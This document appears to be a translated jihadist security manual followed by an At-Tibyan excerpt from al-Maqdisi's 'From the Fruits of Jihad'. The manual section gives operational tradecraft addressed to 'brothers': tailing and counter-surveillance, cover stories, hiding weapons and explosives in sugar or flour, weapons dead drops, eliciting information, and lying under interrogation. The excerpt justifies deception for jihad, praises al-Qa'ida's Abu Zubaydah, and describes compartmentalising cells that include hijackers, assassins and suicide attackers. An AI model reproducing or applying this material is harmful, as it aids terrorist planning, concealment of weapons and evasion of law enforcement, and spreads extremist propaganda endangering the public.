- If there is more than one person following the target, you should a code on how to communicate with each other. For example, putting a jacket around the waist means that there is danger.

- You should carry a phone with you just in case there is an emergency.

- You should have small change. This is just in case the need arises that you need to use a public transport. If the money you have is in large bills, then there may be a chance that the service you are using (such as a bus) will not have change.

- If the area you are doing surveillance in is large, then you should try to arrange to split the area into parts. Each part is allocated to a team/brother.

Things you should use when following someone:

- Use clothes that are normal for the area.

- If you are working in a team, then all the clothes should be different.

- All watches should be synchronized.
- You should have a notepad and pen.
- If you are following someone for a long distance, you should have a change of clothes.
- Have comfortable footwear.

How to know if you are being followed:

1. You need to constantly be aware and alert of your surroundings.
2. If you suspect a particular person is following you, then you should find a place such as a newspaper stand and stop there. Then turn around and look him in the eyes. If he was following you, he will look away in order not to blow his cover. You can repeat this a few times.
3. Another way is to get on a off a bus and see if the person is following you. Another place you can use is a hotel.
4. Alternatively, you can drop a scrap paper on the floor, and see if the person following you will pick it up. If he is following you he will think you have dropped something that can be useful to them.
5. Another way is that you can walk down a road, and then run at a certain point around a corner. Once you get to the corner and out of sight of the person you stop. You then wait to see if anyone else comes running around

the corner. If they are following you, they will need to keep up with your pace, so they will have to run to keep up with you.

6. You can stop at a window of a shop to pretend you are looking at the products on offer. But instead you will be looking at the reflection of the people walking behind you and seeing their actions and reactions.

7. You can cross a very busy road at a place where people do not normally cross. Then you can see if anyone else crosses the road also.

8. Go to an open field, and see if anyone else follows you into the field.

If you want to lose the surveillance you can use some of the above methods (3, 7, and 8). In addition you can get into a crowded place where it will make is difficult for the surveillance to keep up with you amongst so many people. Another way is to use a taxi and go to another area.

Things you should look out for when tracking someone using the car:

This is similar to tracking someone on foot.

- Make sure the engine of the car is in good condition. And you have all the correct paperwork.

- The car model and colour should not stand out from all the other cars. You should have no signs on the vehicle that makes it distinct from other cars.

- You should have a full tank.
- You should know the area well.
- There should be some sort of communication in the vehicle such as a walkie talkie or mobile phone.
- You should abide by all the rules of the road.
- The job of the driver is to follow the car and keep within eye distance of it. The job of the front passenger is to also observe the car and other cars that may be suspicious. His job is also to get out of the car and follow the target if he gets out of the car and walks. If you have other passengers in the back, they have the same job as the front passenger.

Things to look out for when tracking someone using the car:

- Try to avoid losing the target car at traffic lights. If he breaks the rules of the road, you do not break the rules.
- Keep an eye on the petrol gauge/level.
- If the number plates are allocated to certain areas. Then you should use a car with the number plates of the area you will be driving in.
- Have all the necessary paperwork for the car.
- You shout take note of any signs on the target car. If you lose the car and then see it again, you can confirm that it is the same car.
- If the target car enters a closed road (a road that has

entry and exit from the same point), then one person should get out of the car and walk down this road to check on the target car. Whereas the car should be parked away from this road.

How to know if your car is being followed:

- When you speed up, you see the car that you suspect also speeding up. And when you slow down, it also slows down.
- Go to a quiet area, and then leave it. See if the same car is still following you.
- Use a roundabout and go around it 3-4 times. Either the car follows you around it and blows its cover. Or it is forced to take a particular exit, and may potentially lose you.
- Drive fast and take an immediate left/right. Then quickly park up and observe if any other car comes around the corner at a fast speed (this is the same trick when you are walking and trying to see if someone is following you).

If you want to lose them you should first confirm that you are being followed. Some brothers may get a bit too paranoid and abandon the mission due to see the same car a few times. You must understand that if you are travelling to an area, and another car is behind you, there may be a high chance that the driver of the 'suspected' car is also going to the area same area. One way of losing a car that is following you is to get into

traffic. Here you keep driving in and out of lanes. He will eventually lose you from his sight. Another way is that if the car has many brothers, then they should all leave the car and go in separate directions.

How to do surveillance stationary:

- You first need to have a reason to be in a particular place. Such as selling something on the street or sitting in a coffee shop eating and drinking.

- You must take note of everything that is taking place on the place you are watching such as who is coming in and out, anything strange, etc. All of these should be noted with the time. This is needs to be very organized.

- You should be attentive to your surroundings. There was an example where a Russian general was used as a spy to be a driver of an American general. He was employed as a driver for 4 years. One day they were filling fuel for the car and the Russian referred to the fuel as petrol. In America they refer to it as gasoline. When the American general heard this, he become suspicious and got the Russian arrested when they returned to the base. This led to the cover of the Russian being exposed.

- How do you know the target?

    1. You originally know the person.

    2. You have seen a picture of him.

3. You are informed of his physical appearance (e.g. tall, slim, moustache, glassed, etc)

- You should use codes when communicating with other members of the team. These should be realistic and not stand out. So you do not open an umbrella 3 am and there is no rain. If people see this they will be very suspicious.

COVER STORY

This is what hides someone when he is working. There are two types of covers; Official and un-official. These both have their advantages and disadvantages.

Official:

This is where you get assistance from a country. You get their support such using their diplomatic passports. With such covers, you receive immunity, which means your items will not be searched. You can transfer items and messages easier.

However you will be exposed, as everyone will know who you are. You will also be prohibited from visiting certain areas as it may be dangerous for you. It will be easy for someone to follow you, especially if you are using a car. As your car will have diplomatic plates.

Un-official:

These are where you are left to make your own cover with supporting documents. You do not get direct assistance from countries and therefore have to work by yourself or a group. You can move around easier as you are not known. This means it will be more difficult to be followed or tracked.

However if you get caught you will be arrested and punished in the country. There is even a possibility that you may disappear and no-one will enquire about you (this may occur in countries that have poor track record of human rights).

The types of un-official:

Deep cover:

These tend to involve professional careers such as doctors, engineers, teachers, etc. There was an Egyptian spy named Rifaat Jamal. He managed to infiltrate the Jewish community in Egypt. He convinced everyone that he was Jewish, using this cover, he managed to get into Israel. He got married and had children in Israel. He spent 33 years with this cover. He eventually became the ambassador of Israel to Germany. He died in Germany. He left a number in his diary, and instructed his wife to call this number if he was to die. When he died, his wife called and it went direct to the Egyptian intelligence. After they buried him in Germany, the Egyptian intelligence came and took him out of his grave and buried him in Egypt.

Another interesting story involving cover occurred in Pakistan. There was an imam of a mosque/area which was located very near to a Pakistani training camp. He was imam for the duration of 36 years until he reached the age of 70 years. He had a wife and children in this area. He realized that he had hernia (type of illness around the lining of the belly) and needed an operation. When they began to operate on him they realized that he was not circumcised. The authorities arrested him and began to interrogate him and torture him. He admitted to being a spy RAW (intelligence of India).

Normal Cover:

When you work anywhere you must have a cover story. It may be a long cover or a very short cover for example you knock at someone's house and the person you are looking for is not in you will need to give a quick cover story as to who you are and

why you need this particular person.

Conditions of good cover:

- Double cover- This includes being able to change your cover instantly if the need arises. For example if you are on a bus and someone asks you where you are from and you give a town. To your amazement he says he is also from the same town. This leads him to begin to ask more specific questions about the area. You could answer him by saying that your father is from this area, but you live in another area.

- Your cover should not cause suspicion on you. For example you say you are a mathematics teacher, but when he asks you a simple equation you do not know the answer.

- Always have an ID to support your cover.

- Your cover story should last as long as you need the cover. For example, if your cover is that you are only visiting the area for a few days, but then you stay for 6 months, this may bring suspicion on you.

- You should properly think of what kind of cover you will use. Do not just pick the cover straightaway without considering other factors. For example, you quickly decide to use the cover that you are a rich businessman, but you don't even have enough money to buy good quality clothes.

HIDING:

This topic could involve hiding wanted/known brothers from the security services. It could either involve moving someone or something secretly from one place to another.

Factors to consider before storage/hiding:

- When you hide something, this could either be in a stationary place (i.e. house) or something that is moving.
- Another factor to bear in mind is whether the object is liquid or solid.
- You should know how long something needs to be stored before deciding on the method of storage.
- When carrying letters or similar items, you should not try to hide the container you hiding something inside. If you decide to hide a letter in a watch, do not try to hide the watch as well, as this will cause suspicion if the watch is uncovered.
- If you want to hide explosives or weapons, you can store them in big bags of sugar as an example. If you have a warehouse or store room full of sugar, you will keep about 70% of the bags only sugar. The 30% you will store both sugar and weapons.
- You should also bear in mind the person you are using and the area he is in. For example, if you are in a very poor area, you do not give a young person a very

expensive laptop to look after. If he was stopped by police they will ask him many questions concerning it.

- When moving around, do not hide items in things that attract attention such as a handy cam or the latest mobile phone.

- If you have to carry many things then you should split them up and not carry them all at once.

- If you need to hide things in a house, you should use different methods (we mentioned this before under the safe house chapter)

- If sending a parcel, never send it direct to the person.

- If you need to send dangerous material, you can pack it with flour or sugar (make sure you pack in plastic as it may damage the material).

- If you are sending a brother with a parcel to deliver and he needs to shave his beard, then he should not shave on the day he needs to travel. As there will be whiteness from where his beard used to be. So he should shave at least a few days before he intends to travel.

DEAD DROP BOX:

This is where two people who don't know each other and don't meet are able to pass things to each other. The advantageous are very clear namely, they don't see each other therefore their security is preserved.

Conditions of a dead drop box:

- The area: This must be a place that will not cause suspicion if you stay for a short while. A good example of such a place is a graveyard. The cover you will use in such an area must be realistic. It should also be easily reachable (the only exception is when storing weapons; it should be difficult to get to).

- The place should be easily visibly. And that it does not get damaged by weathering.

- If it is kept underground, it should not be easily uncovered by a few days of rain.

- (When burying weapons) You should place at least 2 signs to indicate the place. These must not be directly above it; it should be at least 10-15 feet away from it.

- When dropping a letter or something similar you should have signs to give a message to the person that will be picking up. For example, if you leave 2 stones, that means that the item has been dropped, 3 stones means you did not drop it for some reason.

These signs need to be appropriate to the area.

Advantages:

1. One another don't see each other.
2. If people do a raid on the area they will only arrest one brother.
3. You can keep it anywhere where people frequent, e.g. garden, library, cinema, schools, mall, shopping centre, etc.

Disadvantages:

1. If you keep the item for a long time, it may get ruined by weather.
2. There is no security or anyone to guard it.
3. If it is in an area that is uncommon for people to walk around and someone sees your footsteps, he may follow them and get to the 'hidden stuff'
4. At night it will be difficult to find the exact place.

Things to look out for:

- Make sure no is following you. Make sure you have a cover story that explains why you are in the location at a particular time.
- Should be hidden and protected well.

- (especially letters and similar items) There should not be a long duration between the time the item is dropped and time it is picked up.

- The two brothers involved in this job should have very good timing. The time should be fixed.

If it is a letter:

- It should be coded.

- If packed in something, the packing should not be eye-catching.

If it is weapons:

- It should be packed well and difficult to open.

- It should already be packed into smaller packages. Don't put it all in one bag. This is because if someone was sent to pick the items, they should be in bags that are easily carried by someone walking.

- If it is explosives, never pack the detonators with the main charge of explosives.

The person making the drop:

- Make sure you are not followed before you make the drop.

- Only put the sign once you have place the item at the designated place. Don't put it before! This is because if you place the sign first, and then go to the place and begin to place the item and then you

are forced to leave due to some circumstance. Then this causes the brother who will pick it up to worry as he will suspect someone else has picked up the items. This may cause unnecessary problems for the group.

- Once you make the drop you should leave the area immediately.

- When you are leaving, make sure you are not being followed.

The person making the pick up:

- He should pay attention to the signs. If there is a danger sign, he should not go anywhere near the items.

- Once he has picked up the items, he should place a sign that he has picked up the items (again, this should only be done once the job is carried out).

- He should leave the area immediately.

Conditions of the signs:

- It should not be placed in an area that can easily become damaged. For example, if you decide to use stones in a child's play area, then expect that the kids may play with the stones and ruin the sign.

- It should not attract the attention of the people.

- Should not be suspicious.
- The person who makes the drop or pick up should be the only person to put the sign.
- There should be a sign to indicate the drop and pick has been made.
- Before you put the sign, you should confirm that no-one is following you.
- Do the sign only once you have completed the work.
- Never keep the sign near the 'hidden stuff'.

4 types of signs:

1. Busy-did not make the drop for some reason.
2. Danger-don't make the pickup.
3. The item has been dropped.
4. The item has been picked up.

HOW TO GET INFORMATION FROM SOMEONE WITHOUT THEM KNOWING THEY ARE GIVING YOU IT:

This could take place anywhere and is not usually planned. You may begin to make small talk with someone and then realize he works in a sensitive area that you want information concerning. The prophet (SAW) used this tactic when he interrogated the prisoner of the Quraish during the battle of badr. He wanted to know how many enemies had come out to fight Islam. Instead of asking a direct question (which may lead the person to lie in order to help his friends), he asked him how many camels they slaughtered. The man said 10 every day. The prophet calculated that each camel is eaten by 100 people. On the day, there were in fact 1000 people under the Quraish.

Firstly, you begin discussing with him about a topic that is related to what you actually want to know. Then you slowly move to this topic. You should look at his character and try to guess what he is into and what kind of things he is into. You can offer him something to eat or drink. If you are on a bus, if you take out a chocolate to eat, you can decide to give him another chocolate to eat. This should make his heart open more to you. You should give him the impression that he is very important and intelligent as it is naturally for people to like to be praised especially if they are insecure.

When you begin to ask him questions, do not ask too many questions on what he says as he may begin to suspect that you are trying to get information out of him and that in fact it is not a conversation but instead it is and interrogation. When you ask him questions, you should already note in your head what information you are requiring from him. When asking, make sure it comes out naturally from the conversation, and not 'out

of the blue'. Never ask the same question more than once (you may feel the need to ask for more clarification or you maybe you didn't understand him). Take note of his facial expressions when he gives answers. Don't be too hasty when asking questions, as this may raise suspicion that you are interrogating him. You should know where he is getting off, in order to judge the amount of time you have in order to question him. Once you have all the information you want from him, you should slowly change to another topic. You do not need to continue until the end of the journey talking about the topic you were initially enquiring about.

Things to get ready before such as situation:

- This is something you do not plan for (unless you have previous information about him and you actually intend to 'bump' into him).

- You should try to get to know his character (this may be difficult as it is hard to know only after a short conversation) and his age. You wouldn't ask a 70 year old man whether he plays football.

- Also bear in mind what status he has in the firm you want to know about. If he is only a clerk in the business, then you shouldn't ask him too many technical questions about the firm as he will probably not know.

- Look out for his weaknesses. For example, if he likes to be flattered, then you should constantly praise him. If he gives scientific information, then you should flatter him by asking which university he graduated from.

- You should talk about things he likes. This means that you have to be up to date with current affairs (not only news, but showbiz news such as football, movies, etc).
- The most important point is to know how to be nice to someone and show him that you are his friend.

What are the things you should ask?

- Use his weaknesses against him. If he is very talkative, then the job is a lot easier. Others have pride, in which case if he tells you he is 35, and then you tell him that you're surprised as he looked 25-bascially complement him.
- Your questions should be short.
- Your questions should be simple to understand.
- Give the impression you don't know much about the topic you are asking about.

INTERROGATION:

Interrogation can be split either into police interrogation or intelligence interrogation. The two are different. We will speak about the latter.

The points that will be raised have 2 main benefits. The first is in order to give the brother the information which enables him to deal with interrogation as he will know how they are conducted. The second benefit is so he could employ some of the tactics (the permissible ones) when interrogating other people such as spies, security personnel, etc.

The first stages:

- When they first arrest you, they will try to begin the interrogation immediately. This is in order not to give you any time to think. Also you will still be in shock as to your new surroundings.

- They will keep you hungry. They will insult you in order to get you angry and not think straight. In addition to this, (which occurs a bit later) they begin to remind you of your family. This is in order to try to break you down so they can get more information out of you.

- They will employ many other tricks in order to break you. Some of these are offering you the chance to be freed if you give them the information they are looking for. Another way is putting someone in solitary confinement and treating him very badly such as having no light, no-one to speak to except the interrogator,

throwing the food to him (treating him like an animal). These are just some ways they use to try to break the person.

The questioning:

- The questionnaire has an objective before he starts the questions.
- They will first ask questions that they already have the answers about such as the name of your family, what they do, etc. the reason they do this is to test to see if you will start telling the truth or lying from the beginning.
- The questions could either be asked quickly or slowly. Both have their pros and cons.
- Everything will be recorded. They will have one person asking, and the other will be watching your facial expressions to see how they change with each question.
- The way they will question such as using 'good cop bad cop', being serious, being jokey, etc, will all depend on how they have analyzed you. They will have used psychologists to study you through your background, how you are coping with imprisonment, etc and suggest how best to extract information from you. They will exploit any potential weaknesses they will see. For example, if they realized that you are very shy/modest, they will use more tactics of embarrassing you such as getting a female staff to strip search you and similar

tricks. So the key is to hide all your weaknesses in order that they don't use them against you.

- Learn to answer the questions very slowly. At times pretend you didn't hear or understand the question. This is in order to buy you more time to think of an answer to their question.

The room:

- The room will be very bland. The color will be white. There will be no furniture. Nothing will be left exposed to attract your attention. The chair you sit on will not be comfortable. No windows. Not being exposed to background noise (unless intentional). This is all so your mind does not get the opportunity to drift away whilst the interrogation is taking place.

General points:

- They will use items in your interrogation that they have found on you. Therefore you should always be aware of the items in your possessions. And when you are being arrested, try to dispose of items that may cause you problems such as SD cards, information on a paper, etc.

- The guards may decide to begin to talk to you. The guard will try to show he is different from others in order to gain your trust. You must know that his intention is to get information out of you. Another way they do this is by putting you with other 'inmates'. You

can never verify who these people are. They will say that they have been in the same place for 5 years because they haven't cooperated, so he will advice you that it is better to speak. And even if they do put you in with brothers that you know, their intention is to listen in on your conversation.

- They will ask you the same questions more than once at different intervals. They will compare notes of the answers you give them. You should try to remember a logical lie, and stick to it. If you make a slip on the lie, never admit you have lied. Claim you didn't understand the question.

- If they don't break you, they will put you into 5 possible categories:

    1. You fear for your groups i.e. don't want anything bad to happen to them.

    2. You fear your group i.e. your scared the group my retaliate on you if you give out information.

    3. You are stubborn i.e. you don't care what they do to you; you will never give away information.

    4. You fear the consequences of you giving away such information such as being given a life sentence.

    5. You have had security training and know how to deal with interrogation.

- Never admit to them that you will not answer a question. This will show that you have the answer. The

best way is to claim you don't know the answer. We should try to remove as much tension from us as possible.

- **Trans note**. The above points are only in country where you do not have the right to remain quiet such countries as Pakistan, Iraq, etc. This is where your 'human rights' will be abused and you will be physically hurt if you do not answer their questions. Whereas in the West, where no-one can force you to answer them, then the advice for these interrogation is to say 'no comment' to every question they ask. Even in questions you see to be in your benefit such as 'have you done explosive training?' you may see that it's better to say no immediately. However, if you answer one question, it will lead to another set of questions. If the case gets to court, you can defend yourself there if you choose to.

- Give false statements. If they give you a piece of paper to answer questions, make sure you think about the questions properly before you answer them.

- Give your answers very slowly.

- Don't bring about unnecessary tensions on yourself.

- You should be ready in the mind for any eventuality. Don't be surprised if you are beaten up, etc.



Precaution, Secrecy and Concealment:
Balancing Between Negligence and Paranoia

Taken from "**From the Fruits of Jihad**"

Shaykh Abū Muhammad 'Āsim Al-Maqdisī
(May Allāh hasten his escape)

Series of Advices on Security and Precaution

لا يلدغ المؤمن من الجحر مرتين

"A Believer is Not Stung Twice Out of the Same Hole"

[Al-Bukhari and Muslim]

"So that we can pick up from where our martyred and imprisoned brethren left off,
Instead of repeating the same mistakes again – for the sake of Islam..."

AT-TIBYAN PUBLICATIONS

Al-Muqaddimah (Introductory Course):

Precaution, Secrecy, and Concealment: Balancing Between Negligence and Paranoia

Taken from "From the Fruits of Jihad"

By *Shaykh* Abu Muhammad Al-Maqdisi
(may Allah hasten his escape)

Tenth Chapter of ***"From The Fruits of Jihād"****:*

Precaution, Secrecy, and Concealment: Balancing Between Negligence and Paranoia

Allāh – High is He – commands:

يَا أَيُّهَا الَّذِينَ آمَنُوا خُذُوا حِذْرَكُمْ فَانْفِرُوا ثُبَاتٍ أَوِ انْفِرُوا جَمِيعًا

"O you who believe! Take your precautions, and go forth either in parties, or go forth all together." [*An-Nisā'*: 71]

So it is clear that Allāh has ordered us to take precaution (*Hithr*) before His Commandment to go forth…

And He – Glorified is He – also commanded:

وَخُذُوا حِذْرَكُمْ إِنَّ اللَّهَ أَعَدَّ لِلْكَافِرِينَ عَذَابًا مُهِينًا

"But take (every) precaution for yourselves. Verily for the infidels, Allāh has prepared a humiliating punishment." [*An-Nisā'*: 102]

So taking precautionary steps (*Asbāb*) and being careful, and likewise *Kitmān* (concealment and secrecy), is a legislated (*Mashrū'*) matter in our *Dīn* – Rather, in many occasions it is obligatory (*Wājib*).[1] And indeed the Prophet (peace and

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[1] **Trans. Note:** And *Shaykh Al-Islām* Ibn Taymiyyah mentioned that it is permissible, and sometimes even obligatory, to imitate the infidels (or apostates) in the outwardly appearances, as in clothing and such, for beneficial purposes such as Jihād-related activity. He explained:

> "And from that which clarifies this, is that all of that which has been narrated for imitating them, was only before the *Hijrah*; but afterwards, it was abrogated (i.e. forbidden), because the Jews at that time did not differentiate themselves from the Muslims in hairstyle, nor in clothing, nor in symbolic (appearances) and such.
>
> Then, the order from Allāh for differentiation and to be distinguished from the infidels in the distinct characteristics and the outer (appearances) came after (the *Hijrah*), as is in the Book, Sunnah, and *Ijmā'* – and it became completely noticeable during the *Khilāfah* of 'Umar ibn Al-Khattāb (may Allāh be pleased with him).
>
> And the reason for it (being prescribed after the *Hijrah*), is that it is not possible to be different from them, except with the dominance and supremacy of the *Dīn*, such as Jihād and the implementation of the *Jizyah* and humiliation upon them. Therefore, when the Muslims were weak in the beginning, it was not legislated for them to differentiate themselves from them. But when the *Dīn* was completed and became dominant and supreme, it was legislated.
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> And an example of that today would be if a Muslim were in the Land of Warfare (*Dār Al-Harb*), or a Land of *Kufr* which is not one of warfare - he would not be obligated to outwardly distinguish himself from them (in appearance), due to what it

blessings be upon him) advised us to be discreet even in matters and necessities which are not military and Jihād-related. He said: *"Seek help in having your needs met by being discreet (Kitmān), for everyone who is blessed with something is envied."* [2]

Nay – He (peace and blessings be upon him) exceeded that even; he guided us – with regards to this topic – to actually use *Tamwīh* (artifice, falsification, forgery of facts) and *Mukhāda'ah* (deception, manipulation) against the enemies of Allāh. Thus, according to the Prophet (peace and blessings be upon him), the topic of precaution (*Hithr*) did not stop merely at the concealment of sensitive information – rather, he used to instigate division, cause chaos, and sow dissension within the ranks of the enemies, and misguide their eyes and their spies (*jawāsīs*). [3]

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might bring of harms. Rather, it could be recommended (*mustahabb*) for the man, or even obligatory (*wājib*) upon him, to share with them at times in their outward appearance - if there is a Religious benefit in doing so, such as inviting them to the *Dīn*, or spying on their hidden and secret affairs in order to inform the Muslims of it, or in order to repel their harm from the Muslims, and the such things which are righteous objectives.

As for the Land of Islām and *Hijrah*, in which Allāh made His *Dīn* dominant, and placed humiliation and *Jizyah* upon the infidels therein - then differentiating from them is legislated (obligated)." Refer to *Iqtidhā' As-Sirāt Al-Mustaqīm* (1/418-419), with the *tahqīq* of *Shaykh* Nāsir Al-'Aql.

The imprisoned *Shaykh* 'Abdul-Qādir ibn 'Abdil-'Azīz (may Allāh hasten his escape) commented after this, saying, "This is regarding that which relates to secrecy in Islām, supported by the evidences of the *Sharī'ah*. And from it, you see the error of the one who claims that Islām does not approve of clandestine activities. And it is sad to see that some of those who go forth in the Islāmic *Da'wah*, object to others regarding this matter of secrecy. And this objection of theirs indicates that preparing (*I'dād*) for Jihād in the Path of Allāh did not even cross their minds! Otherwise, they would have understood the meaning of secrecy - So contemplate over this. Allāh - Most High - said, ***"And if they had intended to march out, certainly, they would have made some preparation for it..."*** [*At-Tawbah*: 46] Refer to "*The Fundamental Concepts Regarding Al-Jihād*" (available in English, pg. 202-204).

[2] **Trans. Note:** Narrated by Al-Bayhaqī in *Shu'ab Al-Īmān*, and by At-Tabarānī in *Al-Mu'jam Al-Kabīr* (# 183, 20/94) and declared authentic by Al-Albānī in *Sahīh Al-Jāmi'* (943) and *As-Silsilah As-Sahīhah* (# 1,453, 2/436).

[3] **Trans. Note:** And an example of this, is the concealment of the fact that Na'īm ibn Mas'ūd (may Allāh be pleased with him) had embraced Islām, until he successfully sowed dissension between the Coalition (*Al-Ahzāb*) and (the Jewish tribe of) Banū Quraythah during the Battle of the Trench (*Al-Khandaq*). During that time Na'īm ibn Mas'ūd, a prominent member of the Coalition, came to the Messenger of Allāh to announce his Islām. The Messenger of Allāh told him to keep his Islām secret and to go back among the enemy and fight them from within. He told him: *"If you remain with us, you would be but one man (just like any other in our ranks). But (you should) go back to them and weaken them from within as much as you can; for verily, warfare is deception"* Na'īm implemented this advice very well. Refer to the full story in *Fat'h Al-Bārī* (7/402) and *Al-Bidāyah Wan-Nihāyah* (4/111).

And in the *Hadīth* of Ka'b ibn Mālik in *Sahīh Al-Bukhārī* (4,418), in the story of his remaining behind from the Expedition of *Tabūk*, he said, "Never did the Messenger of Allāh intend to launch a *Ghazwah* (expedition, battle), except that he performed *Tawriyah* (i.e. sent disinformation about the details) with it, until it was the time of that *Ghazwah*."

And (an essential part) of his utmost care and great priority given to the attainment of success in his expeditions and the missions of his Companions, was concealment (*Kitmān*). He would send out a brigade in a certain direction, without informing them of their destination; he used to write a message for them, mentioning in it the destination and target – ordering them to not open the message until they had journeyed for two days, having come near to their (actual) destination. And this was exactly the case with the Brigade of 'Abdullāh ibn Jahsh (may Allāh be pleased with him), in which Ibn Al-Hadhramī was killed… And this incident benefits us by

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And from "***The Sealed Nectar***": *The Prophet [peace and blessings be upon him] asked him to do anything that could help the Muslims in the present distress and use any stratagem of avail. The man, in a shuttle movement, between the Jews, Quraish and Ghatfan managed to incite each party to let down the other. He went to see the chiefs of Banu Quraiza and whispered in their ears not to trust Quraish nor fight with them unless the latter pledged some hostages. He tried to lend support to his counsel by claiming that Quraish would forsake them if they perceived that victory over Muhammad [peace and blessings be upon him] was far fetched, and the Muslims then would have terrible revenge on them.*

Na'im, then headed for the camp of Quraish and managed to practise a similar stratagem in its final result but different in content. He claimed that he felt that the Jews regretted breaching their covenant with Muhammad [peace and blessings be upon him] and his followers. He told them that the Jews maintained regular correspondence with the Muslims to the effect that Quraishite hostages be sent to the camp of the Muslims with full Jewish allegiance paid to them as already agreed upon. Na'im then exhorted Quraish not to send hostages to the Jews. On a third errand, he did the same with the people of Ghatfan.

On Saturday night, Shawwal 5 A.H., both Quraish and Ghatfan despatched envoys to the Jews exhorting them to go into war against Muhammad [peace and blessings be upon him]. The Jews sent back messages that they would not fight on Saturday. They added that they needed hostages from them to guarantee their consistency. On receiving the replies, Quraish and Ghatfan came to believe Na'im's words fully. Therefore, they sent a message to the Jews again inviting them to war and asking them to preclude that condition of hostages. Na'im's scheme proved successful, and a state of distrust and suspicion among the disbelieving allies prevailed and reduced their morale to a deplorable degree.

And an example of the utilization of espionage by the our Messenger (peace be upon him), is Huthayfah ibn Al-Yamān (may Allāh be pleased with him); and from "***Companions of The Prophet***" (Vol. 1, Abdul Wahid Hamid):

> *In such decisive moments in the history of warfare, the side that loses is the one that despairs first and the one that wins is the one that holds out longer. The role of army intelligence in such situations often proves to be a crucial factor in determining the outcome of the battle. At this stage of the confrontation, the Prophet, peace be on him, felt he could use the special talents and experience of Hudhayfah ibn al-Yaman. He decided to send Hudhayfah into the midst of the enemy's positions under cover of darkness to bring him the latest information on their situation and morale before he decided on his next move…*

showing us: the concealment of sensitive '*Askarī* (military, Jihād operation) information, and the restraint from making it known – from even the Mujāhidīn themselves, except directly before the time of executing the operation, or battle; [4]

[4] **Trans. Note:** This is what is known in modern-day military, security, and intelligence terminology as "The principle of the *need to know basis*." This is a principle which was used by the Messenger of Allāh (peace and blessings be upon him) with his Noble Companions (may Allāh be pleased with them), as *Shaykh* Abū Muhammad Al-Maqdisī (may Allāh hasten his escape) just showed.

And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre For Mujāhidīn Services (an institution founded by companions and trainees who studied under *Shaykh* Abū Zubaydah ***** - may Allāh hasten for him an opening and escape), it is written:

> "And people are of three types (when it comes to this issue). 1) A Muslim, Mujāhid, who is actively working for Islām covertly – so "information is according to necessity." And *"It is from the beautification of one's Islām, that he leaves that which does not concern him."* [Narrated by At-Tirmithī, and declared *Hasan* by An-Nawawī] And as a basic rule: Keep the members of the group away from knowing any information which he is in no need of knowing… [*and later on he says*]… And as a general principle… details and information should be given only according to necessity; so information is only for those who are in need of knowing it, and they should only be given that which is necessary (for them to know), and nothing more. And it is forbidden for him to seek more information regarding that which does not concern him; and likewise, it is obligatory to abstain from giving information to those whom it does not concern. And as a rule, we should stay far away from anything which is not necessary, (because it) could cause harm (unknowingly at a latter stage, even though initially it might seem harmless)."

So there are two things which should be remembered here, in summary:
1) The obligation of withholding information from anyone whom it does not concern, and,
2) Even when giving information to those whom it concerns, to not exceed the amount which is required, i.e. not telling more than is required, to he who requires it, and to only give more information when that becomes needed again.

And to clarify even further, let us look at a hypothetical situation: If there is an *Amīr* of a *Tā'ifah*, *Jamā'ah*, or *Tanthīm* – and a brother is appointed to be in the financing team to fund a certain operation or activity – then this brother should only be notified of that which he is in need of knowing, and nothing extra. If his task is one (i.e. financing), and he is not assigned with multiple tasks (such as being a financer, and also a trainer, smuggler, etc. – in which case he should be informed of that which is essential for him to know, i.e. what his job is, and what is needed to complete it successfully), then he should not know anything other than what he is designated for (and anything which his duty requires). It is not essential (in most circumstances) for a financer to know when and where the operation will take place, nor at whose hands. Likewise for those who will execute the final stage of the operation (i.e. the hijacker, kidnapper, self-sacrificer, assassinator, etc), if it is not essential for them to know who is financing the cell (or group), then that is how it should be (i.e. they should not know). And again, this is just an example to make the picture a bit clearer for the beginning brothers; this might ***not*** always be the case in ***all*** situations – rather, the *Amīr* and those who are in charge and responsibility, should be men of deep understanding and knowledge (and

it is preferable to have some form of past experience also) of these matters, so they can decide according to the specific needs and variables of each situation. And *"Whosoever believes in Allāh and the Last Day, let him speak righteousness, or remain silent."* [Al-Bukhārī and Muslim] And *"It is enough as a sin for someone, that he narrates everything which he hears."* [Muslim] And as always: one who speaks much, is one whose mistakes will be much. And Allāh knows best.

**** Who is Shaykh Abū Zubaydah?***

The brothers from the Centre mentioned regarding their instructor, "He specialized in *Al-'Amal Al-Jihādī Al-Amnī* (security planning of Jihādī activities and operations), and had given logistic support for dozens of years, and he entered thousands (of *Muhājirīn*) into Afghānistān, using his prudence and intelligence. And the reward shall always remain for those brothers who had preceded us, we ask Allāh to accept us and all those who are actively involved in working for Islām."

The following are a summary of quotes from Arabic newspapers:

> "He was one of the most cunning and uncatchable, and from amongst the important leaders of Al-Qa'idah, he was the least photographed. And despite him being the most frequent traveller from amongst the members of the organization, he was virtually unknown to the CIA, just as his capture was barely noticed. And his capture took place by a joint operation of the CIA, FBI, and ISI – Pakistani intelligence – and Pakistani Security Forces, during a raid on an apartment in Faisalabad, Pakistan – 3 AM in the morning, on the 28th of March, 2002.
>
> And "Ressam" – who is accused of planning to attack the Los Angles Airport, said regarding Abu Zubaydah, "He was (one of those) in charge of the militant training camps, and he was responsible for (distributing) the youth who came from various different countries, and he was the one who used to either accept or reject volunteers (for operations). And he was also responsible for the number balancing of how many youth would be at which camps."
>
> While he attempted to escape during the raid, he was wounded with injuries in his stomach and leg, and his Syrian associate, Abul-Hasanat, was killed, and another member of Al-Qa'idah was injured as well."

The "*Al-Watan*" newspaper reported from various sources, five months after his capture, that the computer of *Shaykh* Abū Zubaydah was the biggest treasure for the Americans.

And from amongst that which was narrated to us by means of a brother who was with the *Shaykh* (may Allāh hasten his return back into the training camps) personally, that the *Shaykh* was blessed by Allāh with such a heightened knowledge of precautionary and security procedures, that he was able to dupe even the Mossad – the infamous Yahūdī secret service – and had not only entered the Zionist state, but also operated there – and then exited it, safe and sound, and undetected! We ask Allāh to aid and release our *Shaykh*, from whose knowledge - by the Permission of Allāh - the Jihād and Mujāhidīn have benefited greatly. *Āmīn*

so that in case of some of the Mujāhidīn becoming weak, or falling as a captive in the hands of the enemies – he would not possess anything which he could say or reveal [5], even if they had cut him to pieces and torn him apart…[6]

And from this topic, is that when he (peace and blessings be upon him) decided to do *Hijrah* (Emigration for the Sake of Allāh)…

- He came to Abū Bakr at an hour which he did not usually visit him
- He came masked [7]
- His command for his followers to emigrate before he himself did *Hijrah*, despite the matter being as Abū Bakr described, "But they are your followers! (How can they leave you alone here in such danger?)"
